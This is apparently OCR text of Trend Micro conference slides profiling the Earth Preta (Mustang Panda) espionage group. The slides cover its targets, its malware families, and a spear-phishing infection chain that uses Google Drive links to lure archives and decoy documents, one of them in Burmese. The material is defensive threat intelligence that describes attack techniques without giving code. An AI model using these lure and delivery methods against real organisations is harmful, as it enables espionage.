
Catching the Big Phish: Earth Preta Targets Government, Educational and Research Institutes Around the World



2023-01 @ JSAC 2023

Nick Dai, Sunny W Lu and Vickie Su

Who are we?

Nick Dai

Sunny W Lu

Vickie Su

We are threat researchers at Trend Micro.
We are responsible for tracking and detecting APT attacks within APAC region.

Agenda

- Introduction
- Victimology
- Infection Chain
- Attribution
- Conclusion

Introduction

Earth Preta (Mustang Panda)


Alias	• Mustang Panda • TEMP.Hex • TA416	• Bronze President • HoneyMyte • RedDelta	
Origin	• China		
Motivation	• Cyber espionage		
Targeted Industries	• Diplomatic missions • Military personnel • Political party	• Research entities • Internet service providers • Aerospace company	• Religious organizations • NGOs
Targeted Regions	• United States • Mongolia • Myanmar	• Japan • India • Taiwan	• Australia • South Africa
Tools	• PlugX • PoisonIvy • Cobalt Strike	• NBTscan • RCsession	
TTPs	• Document-looking executables • Archives with decoy documents • LNK files which trigger JScript or VBScript		

New Campaign Since March 2022


- Spear phishing attacks targeting government, educational and research institutes around the world
- Various malware is observed in the wild
  - PUBLOAD
  - TONEINS
  - TONESHELL
  - and others
- After the threat actors have penetrated the victim's environment, they start to exfiltrate confidential documents.

Victimology


Targets – Countries



Targets – Industries




Government/legal	83.90%
Education	6.90%
Business/economy	6.20%
Politics	2.20%
Others	0.80%



Infection Chain


Infection Chain



Infection Chain -
Arrival Vectors


Arrival Vectors

- Spear phishing emails are the first step of intrusion.
  - Each email contains a Google Drive link pointing to a lure archive with malware and decoy documents



Decoys

- Japan Society for the Promotion of Science (JSPS)



လျှို့ဝှက်

ပြည်ထောင်စုသမ္မတမြန်မာနိုင်ငံတော်အစိုးရ
သမဝါယမနှင့် ကျေးလက်ဖွံ့ဖြိုးရေးဝန်ကြီးဌာန
အသေးစားစက်မှုလက်မှုလုပ်ငန်းဦးစီးဌာန

စာအမှတ်၊ ၄/ ဝန်ထမ်း(၂၀၂၂) ၂၆၄၆
ရက်စွဲ၊ ၂၀၂၂ ခုနှစ်၊ ဩဂုတ်လ ၈ ရက်

သို့

